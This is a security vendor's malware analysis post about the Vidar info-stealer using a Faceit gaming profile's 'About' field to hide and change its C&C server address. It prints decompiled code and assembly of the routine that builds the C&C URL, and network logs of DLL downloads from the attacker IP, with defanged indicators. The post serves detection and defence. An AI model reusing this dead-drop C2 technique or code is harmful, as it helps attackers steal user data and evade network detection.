Vidar Info-Stealer Abusing Game Platform


asec.ahnlab.com/en/22932/

May 24, 2021

The ASEC analysis team has recently found out that the Vidar info-stealer malware is abusing a game matching program named Faceit to create C&C server URL. Vidar is malware that has been steadily distributed from the past disguised as spam mail, PUP, and KMSAuto authentication tool.

Before it performs info-stealing activities, it connects to C&C server to receive commands and download additional DLL files to collect user information. In the past, the malware simply connected to C&C server and received commands and additional files like other malware. Yet the recent Vidar abuses online gaming platforms to actually create C&C server.

Faceit is a platform which supports game matching for online game users. It supports various online games such as PLAYERUNKNOWN'S BATTLEGROUNDS, DOTA 2, and Counter Strike: Global Offensive.



List of games supported by Faceit

As for Vidar abusing the platform, it first creates an API URL for faceit.com before communicating with the C&C server. The URL created by the routine shown below is as follows: ‘sslamlssa’ is the attacker’s Faceit ID.

– hxxps://api.faceit[.]com/core/v1/nicknames/sslamlssa

```
FaceItID = fn_getFaceItID(v9);                  // "sslamlssa"
var_c2Path[11] = var_c2Path;
LOBYTE(v12) = 1;
fn_strcat((int)var_c2Path, enc_c2Path, FaceItID);// "/core/v1/nicknames/"
var_c2Path[12] = var_c2Url;
LOBYTE(v12) = 2;
std::string::string((const char *const)var_c2Url);// "api.faceit.com"
LOBYTE(v12) = 1;
buff = (void *)fn_httpGet_FaceID(
                 (int)buf,
                 var_c2Url[0],
                 (int)var_c2Url[1],
                 (int)var_c2Url[2],
                 (int)var_c2Url[3],
                 (int)var_c2Url[4],
                 (unsigned int)var_c2Url[5],
                 (int)var_c2Url[6],
                 var_c2Path[0],
                 (int)var_c2Path[1],
                 (int)var_c2Path[2],
                 (int)var_c2Path[3],
                 (int)var_c2Path[4],
                 (unsigned int)var_c2Path[5]);
LOBYTE(v12) = 3;
sub_403FCA(String, buff);
sub_4025E8(buf, 1, 0);
LOBYTE(v12) = 0;
sub_4025E8(v9, 1, 0);
v3 = fn_findStr((const char *)enc_about, 0);  // "about"
if ( v3 != -1 )
```

Routine for creating C&C URL


When Vidar requests HTTP GET for the URL shown above, it receives the json format data from faceit.com. The malware parses the ‘about’ part in the data, which is the actual URL for the C&C server.

– hxxp://188.34.193[.]205

```
004073A3  .  E8 DDCCFFFF   CALL fn_getFaceItID                  22.fn_getFaceItI
004073A8  .  83EC 1C       SUB ESP,1C
004073AB  .  8BCC          MOV ECX,ESP
004073AD  .  8965 90       MOV DWORD PTR SS:[EBP-70],ESP
004073B0  .  50            PUSH EAX                             Arg3
004073B1  .  FF35 486D4900 PUSH DWORD PTR DS:[496D48]           Arg2 = ASCII "/core/v1/nicknames/"
004073B7  .  C645 FC 01    MOV BYTE PTR SS:[EBP-4],1
004073BB  .  51            PUSH ECX                             Arg1
004073BC  .  E8 D8D3FFFF   CALL fn_strcat                       22.fn_strca
004073C1  .  83EC 10       SUB ESP,10
004073C4  .  8BCC          MOV ECX,ESP
004073C6  .  8965 94       MOV DWORD PTR SS:[EBP-6C],ESP
004073C9  .  FF35 286F4900 PUSH DWORD PTR DS:[496F28]           Arg1 = ASCII "api.faceit.com"
004073CF  .  C645 FC 02    MOV BYTE PTR SS:[EBP-4],2
004073D3  .  E8 D2CBFFFF   CALL std::string::string             22.std::string::strin
004073D8  .  8D45 9C       LEA EAX,[EBP-64]
004073DB  .  50            PUSH EAX
004073DC  .  C645 FC 01    MOV BYTE PTR SS:[EBP-4],1
004073E0  .  E8 E6D0FFFF   CALL fn_httpGet_FaceID
004073E5  .  83C4 3C       ADD ESP,3C
Dest=004044CB (22.fn_httpGet_FaceID)
```


Address	Hex dump	ASCII
02202FA0	7B 22 72 65 73 75 6C 74 22 3A 22 6F 6B 22 2C 22	{"result":"ok","
02202FB0	70 61 79 6C 6F 61 64 22 3A 7B 22 63 6F 75 6E 74	payload":{"count
02202FC0	72 79 22 3A 22 75 73 22 2C 22 72 65 67 69 73 74	ry":"us","regist
02202FD0	72 61 74 69 6F 6E 5F 73 74 61 74 75 73 22 3A 22	ration_status":"
02202FE0	61 63 74 69 76 65 22 2C 22 61 62 6F 75 74 22 3A	active","about":
02202FF0	22 31 38 38 2E 33 34 2E 31 39 33 2E 32 30 35 7C	"188.34.193.205|
02203000	22 2C 22 6D 61 74 63 68 65 73 5F 6C 65 66 74 22	","matches_left"
02203010	3A 30 2C 22 70 72 69 76 61 74 65 5F 74 6F 75 72	:0,"private_tour

Data received from faceit.com



API result for the malicious user


When logged in to faceit.com, the malware's C&C server address is shown in the ABOUT part of the profile page of the user 'sslamlssa'.



Malicious user's profile

If the attacker edits the About part and enters another address, the Vidar info-stealer will connect to the changed C&C server and continue to perform malicious activities. If Faceit's attacker account is not blocked, the attacker can repeatedly edit the C&C server to make the same malware connect to different C&C servers. It is likely that the attacker is using the method to bypass network detection for the C&C URL.

Vidar connects to the actual C&C servers established and receives DLL files needed for commands and info-stealing, and ultimately sends the stolen information to the C&C server. See the data sent below, which shows that Vidar's version is v38.6.



#	Result	Protocol	Host	URL	Body	Caching	Content-Type
146	200	HTTPS	api.faceit.com	/core/v1/nicknames/sslamlssa	1,066	max-age...	application/json;charset=UTF-8
169	200	HTTP	188.34.193.205	/892	164		text/html; charset=UTF-8
171	200	HTTP	188.34.193.205	/freebl3.dll	334,288	max-age...	application/x-msdos-program
173	200	HTTP	188.34.193.205	/mozglue.dll	137,168	max-age...	application/x-msdos-program
174	200	HTTP	188.34.193.205	/msvcp140.dll	440,120	max-age...	application/x-msdos-program
175	200	HTTP	188.34.193.205	/nss3.dll	1,246,160	max-age...	application/x-msdos-program
177	200	HTTP	188.34.193.205	/softokn3.dll	144,848	max-age...	application/x-msdos-program
179	200	HTTP	188.34.193.205	/vcruntime140.dll	83,784	max-age...	application/x-msdos-program
234	200	HTTP	188.34.193.205	/	33		text/html; charset=UTF-8

Vidar's network behavior

When a suspicious-looking email arrives, users should not open the attachment file, try to use a genuine software at all times, and refrain from using suspicious websites and P2P. Also, update V3 to the latest version so that malware infection can be prevented.

AhnLab's anti-malware software, V3, detects and blocks the malware using the following aliases:

[File Detection]

– Trojan/Win.Generic.C4452995 (2021.05.06.01)

[Behavior Detection]
– Malware/MDP.Behavior.M1965
– Malware/MDP.Inject.M3034
– Malware/MDP.Behavior.M3108

[IOC]
File
5a9c15ad92f14ce0b36726ccd4eb4ef7

C&C
– hxxps://api.faceit[.]com/core/v1/nicknames/sslamlssa
– hxxp://188.34.193[.]205

Categories:Malware Information

Tagged as:Battleground, Counter Strike, FaceIt, InfoStealer, vidar